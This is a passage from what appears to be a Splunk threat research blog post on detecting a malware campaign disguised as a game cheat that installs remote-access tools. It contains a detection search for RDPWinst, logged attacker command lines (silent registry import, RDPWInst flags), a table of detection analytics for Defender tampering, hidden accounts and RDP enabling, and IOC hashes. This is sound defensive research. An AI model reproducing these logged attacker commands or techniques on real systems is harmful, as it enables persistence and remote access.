win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c "C:\Programdata\Windows\install.bat" "	regedit.exe	REGEDIT.EXE	regedit /s "reg2.reg"

Windows Remote Service RDPWinst Tool Execution

This analytic identifies the process of "RDPWinst.exe" tool which is a RDP wrapper library tool designed to enable remote desktop host support and concurrent RDP session on reduced functionality:


```

| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as
firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
  where (Processes.process_name="RDPWInst.exe" OR Processes.original_file_name="RDPWInst.exe")
  AND Processes.process IN ("* -i*", "* -s*", "* -o*", "* -w*", "* -r*")
  by Processes.dest Processes.user Processes.parent_process Processes.process_name
Processes.original_file_name Processes.process Processes.process_id Processes.parent_process_id
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_remote_service_rdpwinst_tool_execution_filter`

```

2 events (before 24/06/2022 09:13:13.000) No Event Sampling

Events Patterns **Statistics (2)** Visualization

20 Per Page Format Preview

dest	user	parent_process	process_name	original_file_name	process
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c \"C:\rdp\bat.bat\"	RDPWInst.exe	RDPWInst.exe	"RDPWInst.exe" -i -o
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c \"C:\rdp\bat.bat\"	RDPWInst.exe	RDPWInst.exe	"RDPWInst.exe" -w

Type	Name	Technique ID	Tactic	Description
TTP	Attempt To Stop Security Service	T1562.001	Defense Evasion	This search looks for attempts to stop security-related services on the endpoint.
TTP	CHCP Command Execution	T1059	Execution	This search is to detect the execution of chcp.exe application
Hunting	cmd_carry_out_string_command_parameter	T1059.003	Execution	This analytic identifies command-line arguments where cmd.exe /c is used to execute a program.
TTP	Create local admin accounts using net.exe	T1136.001	Persistence	This search looks for the creation of local administrator accounts using net.exe

TTP	<u>Detect Use of cmd.exe to Launch Script Interpreters</u>	<u>T1059.003</u>	<u>Execution</u>	This search looks for the execution of the cscript.exe or wscript.exe processes, with a parent of cmd.exe.
Anomaly	<u>Excessive Attempt To Disable Services</u>	<u>T1489</u>	<u>Impact</u>	This analytic will identify suspicious series of command-line to disable several services.
Anomaly	<u>Excessive Usage Of Cacls App</u>	<u>T1222</u>	<u>Defense Evasion</u>	This analytic identifies excessive usage of cacls.exe, xcacls.exe, or icacls.exe applications to change file or folder permission.
Anomaly	<u>Excessive Usage Of Net App</u>	<u>T1531</u>	<u>Impact</u>	This analytic identifies excessive usage of net.exe or net1.exe
Anomaly	<u>Excessive Usage Of SC Service Utility</u>	<u>T1569.002</u>	<u>Execution</u>	This search is to detect a suspicious excessive usage of sc.exe in a host machine.
Anomaly	<u>Excessive Usage Of Taskkill</u>	<u>T1562.001</u>	<u>Defense Evasion</u>	This analytic identifies excessive usage of taskkill.exe application.
TTP	<u>Executables Or Script Creation In Suspicious Path</u>	<u>T1036</u>	<u>Defense Evasion</u>	This analytic will identify suspicious executables or scripts (known file extensions) in a list of suspicious file paths in Windows.

Anomaly	<u>Firewall Allowed Program Enable</u>	<u>T1562.004</u>	<u>Defense Evasion</u>	This analytic detects a potential suspicious modification of firewall rule allowing to execution of specific applications.
TTP	<u>Hide User Account From Sign-In Screen</u>	<u>T1562.001</u>	<u>Defense Evasion</u>	This analytic identifies a suspicious registry modification to hide a user account on the Windows Login screen.
TTP	<u>Hiding Files And Directories With Attrib.exe</u>	<u>T1222.001</u>	<u>Defense Evasion</u>	Attackers leverage an existing Windows binary, attrib.exe, to mark specific as hidden by using specific flags so that the victim does not see the file.
TTP	<u>icacls Deny Command</u>	<u>T1222</u>	<u>Defense Evasion</u>	This analytic identifies a potential adversary that changes the security permission of a specific file or directory.
Hunting	<u>Net Localgroup Discovery</u>	<u>T1069.001</u>	<u>Discovery</u>	This hunting analytic will identify the use of localgroup discovery using net localgroup
Hunting	<u>Network Connection Discovery With Net</u>	<u>T1049</u>	<u>Discovery</u>	This analytic looks for the execution of net.exe with command-line arguments utilized to get a listing of network connections on a compromised system.

TTP	<u>Processes launching netsh</u>	<u>T1562.004</u>	<u>Defense Evasion</u>	This search looks for processes launching netsh.exe.
TTP	<u>Sc.exe Manipulating Windows Services</u>	<u>T1543.003</u>	<u>Privilege Escalation</u>	This search looks for arguments to sc.exe indicating the creation or modification of a Windows service.
TTP	<u>Scheduled Task Deleted Or Created via CMD</u>	<u>T1053.005</u>	Execution, Persistence, Privilege Escalation	This analytic identifies the creation or deletion of a scheduled task using schtasks.exe with flags - create or delete being passed on the command-line.
Anomaly	<u>Suspicious Scheduled Task from Public Directory</u>	<u>T1053.005</u>	Execution, Persistence, Privilege Escalation	This detection identifies Scheduled Tasks registering (creating a new task) a binary or script to run from a public directory which includes users\public, \programdata\ and \windows\temp
TTP	<u>Allow Operation with Consent Admin</u>	<u>T1548</u>	Execution, Persistence, Privilege Escalation	This registry modification is designed to allow the Consent Admin to perform an operation that requires elevation without consent or credentials.
TTP	<u>Disable Defender Submit Samples Consent Feature</u>	<u>T1562.001</u>	<u>Defense Evasion</u>	This analytic is to detect a suspicious modification of the registry to disable Windows Defender feature.

TTP	<u>Disabling Remote User Account Control</u>	<u>T1548.002</u>	<u>Defense Evasion</u> , <u>Privilege Escalation</u>	The search looks for modifications to registry keys that control the enforcement of Windows User Account Control (UAC).
TTP	<u>Windows DisableAntiSpyware Registry</u>	<u>T1562.001</u>	<u>Defense Evasion</u>	The search looks for the Registry Key DisableAntiSpyware set to disable. This is consistent with Ryuk infections across a fleet of endpoints.
TTP	<u>Disable Show Hidden Files</u>	<u>T1564.001</u> <u>T1562.001</u>	<u>Defense Evasion</u>	This analytic identifies a modification in the Windows registry to prevent users from seeing all the files with hidden attributes.
Anomaly	<u>Non Firefox Process Access Firefox Profile Dir</u>	<u>T1555.003</u>	Credential Access	This search is to detect an anomaly event of a non-firefox process accessing the files in the profile folder.
TTP	<u>Registry Keys Used For Persistence</u>	<u>T1547.001</u>	Persistence, Privilege Escalation	The search looks for modifications to registry keys that can be used to launch an application or service at system startup.
TTP	<u>Windows Defender Exclusion Registry Entry</u>	<u>T1562.001</u>	<u>Defense Evasion</u>	This analytic will detect a suspicious process that modifies a registry related to Windows Defender exclusion feature.

TTP	<u>Disable Defender BlockAtFirstSeen Feature</u>	<u>T1562.001</u>	<u>Defense Evasion</u>	This analytic is to detect a suspicious modification of the registry to disable Windows Defender feature.
TTP	<u>Disable Defender Enhanced Notification</u>	<u>T1562.001</u>	<u>Defense Evasion</u>	This technique is to bypass or evade detection from Windows Defender AV product specially the Enhanced Notification feature where user or admin set to show or display alerts.
TTP	<u>Disable Defender Spynet Reporting</u>	<u>T1562.001</u>	<u>Defense Evasion</u>	This technique is to bypass or evade detection from Windows Defender AV products, especially the spynet reporting for its telemetry.
Anomaly	<u>Windows Modify Registry Disable Toast Notifications (New)</u>	<u>T1112</u>	<u>Defense Evasion</u>	This analytic is to identify a modification in the Windows registry to disable toast notifications.
Anomaly	<u>Windows Modify Registry Disable Windows Security Center Notif (new)</u>	<u>T1112</u>	<u>Defense Evasion</u>	This analytic identifies a modification in the Windows registry to disable Windows center notifications.
Anomaly	<u>Windows Modify Registry Suppress Win Defender Notif (New)</u>	<u>T1112</u>	<u>Defense Evasion</u>	This analytic identifies a modification in the Windows registry to suppress Windows Defender notification.

Anomaly	<u>Windows Remote Services Allow Rdp In Firewall (New)</u>	<u>T1021.001</u>	<u>Lateral Movement</u>	This analytic detects a modification in the Windows firewall to enable remote desktop protocol on a targeted machine.
Anomaly	<u>Windows Remote Services Allow Remote Assistance (new)</u>	<u>T1021.001</u>	<u>Lateral Movement</u>	This analytic identifies modifications in the Windows registry to enable remote desktop assistance on a targeted machine.
TTP	<u>Windows Service Stop By Deletion(New)</u>	<u>T1489</u>	<u>Impact</u>	This analytic identifies Windows Service Control, `sc.exe`, attempting to delete a service.
TTP	<u>Windows Remote Services RDP Enable (new)</u>	<u>T1021.001</u>	<u>Lateral Movement</u>	This analytic detects modifications in the Windows registry to enable remote desktop protocol on a targeted machine.
TTP	<u>Windows Application Layer Protocol RMS Radmin Tool Namedpipe(New)</u>	<u>T1071</u>	<u>Command and Control</u>	This analytic identifies the use of default or publicly known named pipes used with RMX remote admin tool.
TTP	<u>Allow Inbound Traffic By Firewall Rule Registry(Modified)</u>	<u>T1021.001</u>	<u>Lateral Movement</u>	This analytic detects a potential suspicious modification of firewall rule registry allowing inbound traffic in specific ports with a public profile.

Hunting	<u>Windows Gather Victim Network Info Through Ip Check Web Services</u> (new)	<u>T1590.005</u>	<u>Reconnaissance</u>	This analytic identifies a process that tries to connect to known IP web services.
Hunting	<u>Windows Impair Defense Add Xml AppLocker Rules</u> (New)	<u>T1562.001</u>	<u>Defense Evasion</u>	This analytic identifies a process that imports AppLocker xml rules using powershell commandlet.
TTP	<u>Windows Impair Defense Deny Security Software With AppLocker</u> (New)	<u>T1562.001</u>	<u>Defense Evasion</u>	This analytic identifies a modification in the Windows registry by the AppLocker application that contains details or registry data values related to denying the execution of several Security products.
TTP	<u>Windows Powershell Import AppLocker Policy</u> (New)	<u>T1562.001</u>	<u>Defense Evasion</u>	This analytic detects a process that imports AppLocker xml rules using powershell commandlet.
TTP	<u>Windows Remote Access Software RMS Registry</u> (New)	<u>T1219</u>	<u>Command and Control</u>	This analytic identifies modification or creation of Windows registry related to the Remote Manipulator System (RMS) Remote Admin tool.

TTP	<u>Windows Valid Account With Never Expires Password(New)</u>	<u>T1489</u>	<u>Impact</u>	This analytic identifies processes that update user account policies for password requirements with a non-expiring password.
Anomaly	<u>Windows Modify Registry Disable Win Defender Raw Write Notif(New)</u>	<u>T1112</u>	<u>Defense Evasion</u>	This analytic identifies a modification in the Windows registry to disable Windows Defender raw write notification feature.
TTP	<u>Windows Modify Registry Disabling WER Settings(New)</u>	<u>T1112</u>	<u>Defense Evasion</u>	This analytic detects a modification in the Windows registry to disable Windows error reporting settings.
	<u>Windows Modify Registry DisAllow Windows App(New)</u>	<u>T1112</u>	<u>Defense Evasion</u>	This analytic looks for a modification in the Windows registry to prevent users from running specific computer programs that could aid them in manually removing malware or detecting it using security products.
TTP	<u>Windows Modify Registry Regedit Silent Reg Import(New)</u>	<u>T1112</u>	<u>Defense Evasion</u>	This analytic looks for possible modification of Windows registry using regedit.exe application with silent mode parameter.

TTP	<u>Windows Remote Service RDPWinst Tool Execution(new)</u>	<u>T1021.001</u>	<u>Lateral Movement</u>	This analytic identifies process of "RDPWinst.exe" tool which is a rdp wrapper library tool designed to enable remote desktop host support and concurrent rdp session on reduced functionality system.
-----	--	------------------	-------------------------	--

IOC

filename: 5.xml

sha256: 9a8efbd09c9cc1ee7e8ff76ea60846b5cd5a47cdaae8e92331f3b7b6a5db4be5

filename: cheat.exe

sha256: b80857cd30e6ec64e470480aae3c90f513115163c74bb584fa27adf434075ab2

filename: clean.bat

sha256: 1134b862f4d0ce10466742beb334c06c2386e85acad72725ddb1cecb1871b312

filename: db.rar

sha256: 534e0430f7e8883b352e7cba4fa666d2f574170915caa8601352d5285eee5432

filename: h.bat

sha256: a33af2b70ad8fea8900b6bd31ac7b0aab8a2b8b79e3e27adafbd34bdfcb67549

filename: ink.exe

sha256: 136590cb329a56375d6336b12878e18035412abf44c60bebdbaa6c37840840040

filename: Install cheat 1_7.bin

sha256: dd396a3f66ad728660023cb116235f3cb1c35d679a155b08ec6a9ccaf966c360

filename: P.exe

sha256: 8215e35c9ce15a7b7373871b27100577d3e609856eac71080ac13972a6a6748b

filename: R8.exe

sha256: 40d4931bbb3234a2e399e2e3e0dcfe4b7b05362c58d549569f2888d5b210ebbd

filename: taskhost.exe

sha256: 892e0afefca9c88d43bdd1beea0f09faadef618af0226e7cd1acdb47e871a0db

filename: temp.bat

sha256: ccf47d036ccfe0c8d0fe2854d14ca21d99be5fa11d0fbb16edcc1d6c10de3512

filename: wini.exe

sha256: 9276d1bb2cd48df46161deaf7ad4b0dbcef9655d462584e104bd3f2a8c944ce

filename: winlog.exe

sha256: 54eda5cc37afb3b725fa2078941b3b93b6aec7b8c61cd83b9b2580263ce54724

filename: cheat_exe\P\1.exe

sha256: 7f11dabe46bf0af8973ce849194a587bd0ba1452e165faf028983f85b2b624c2

filename: cheat_exe\R8\db.rar

sha256: 534e0430f7e8883b352e7cba4fa666d2f574170915caa8601352d5285eee5432

filename: cheat_exe\R8\pause.bat

sha256: 46565c0588b170ae02573fde80ba9c0a2bfe3c6501237404d9bd105a2af01cba

filename: cheat_exe\R8\Rar.exe

sha256: 2356220cfa9159b463d762e2833f647a04fa58b4c627fcb4fb1773d199656ab8

filename: cheat_exe\R8\run.vbs

sha256: c7758bb2fdf207306a5b83c9916bffcc5e85efe14c8f00d18e2b6639b9780fe

filename: cheat_exe\taskhost\opencl.dll

sha256: 7cc0d32b00f4596bf0a193f9929e6c628bc1b9354678327f59db0bd516a0dd6b

filename: cheat_exe\taskhost\taskhostw.exe

sha256: 00cb457c1bf203fdb75da2cb0ba517d177ea5decc071f27f6a5ba3ee7d30da93

filename: cheat_exe\taskhost\taskhostw\winlogon.exe

sha256: 870ff02d42814457290c354229b78232458f282eb2ac999b90c7fcea98d16375

filename: cheat_exe\winlog\winlogon.exe

sha256: dc6d63798444d1f614d4a1ff8784ad63b557f4d937d90a3ad9973c51367079de

filename: wini_exe\install.bat

sha256: e3db831cdb021d6221be26a36800844e9af13811bac9e4961ac21671dff9207a

filename: wini_exe\install.vbs

sha256: cd8df8b0c43c36aabb0a960e4444b000a04eb513f0b34e12dbfd098944e40931

filename: wini_exe\reg1.reg

sha256: 7ae7e4c0155f559f3c31be25d9e129672a88b445af5847746fe0a9aab3e79544

filename: wini_exe\reg2.reg

sha256: 4ae04a85412ec3daa0fb33f21ed4eb3c4864c3668b95712be9ec36ef7658422a

filename: wini_exe\rfusclient.exe

sha256: dc9d875e659421a51add8e8a362c926369e84320ab0c5d8bbb1e4d12d372fc9

filename: wini_exe\rutserv.exe

sha256: 1699b9b4fc1724f9b0918b57ca58c453829a3935efd89bd4e9fa66b5e9f2b8a6

filename: wini_exe\vp8decoder.dll

sha256: 4c04d7968a9fe9d9258968d3a722263334bbf5f8af972f206a71f17fa293aa74

filename: wini_exe\vp8encoder.dll

sha256: 81af82019d9f45a697a8ca1788f2c5c0205af9892efd94879dedf4bc06db4172

filename: wini_exe\winit.exe

sha256: e95fc3e7ed9ec61ba7214cc3fe5d869e2ee22abbeac3052501813bb2b6dde210

filename: wini_exe\winit\del.bat

sha256: e376f2a9dda89354311b1064ea4559e720739d526ef7da0518ebfd413cd19fc1


Learn More

You can find the latest content about security analytic stories on [GitHub](#) and in [Splunkbase](#). [Splunk Security Essentials](#) also has all these detections available via push update.

For a full list of security content, check out the [release notes](#) on [Splunk Docs](#).

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the [Slack](#) channel #security-research. Follow [these instructions](#) If you need an invitation to our Splunk user groups on Slack.

Credit to author Teoderick Contreras and collaborators Rod Soto, Jose Hernandez, Patrick Bareiss, Lou Stella, Bhavin Patel, Michael Haag, Mauricio Velazco and Eric McGinnis.



Posted by

Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the [Attack Data repository](#).

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more [Splunk Security Content](#).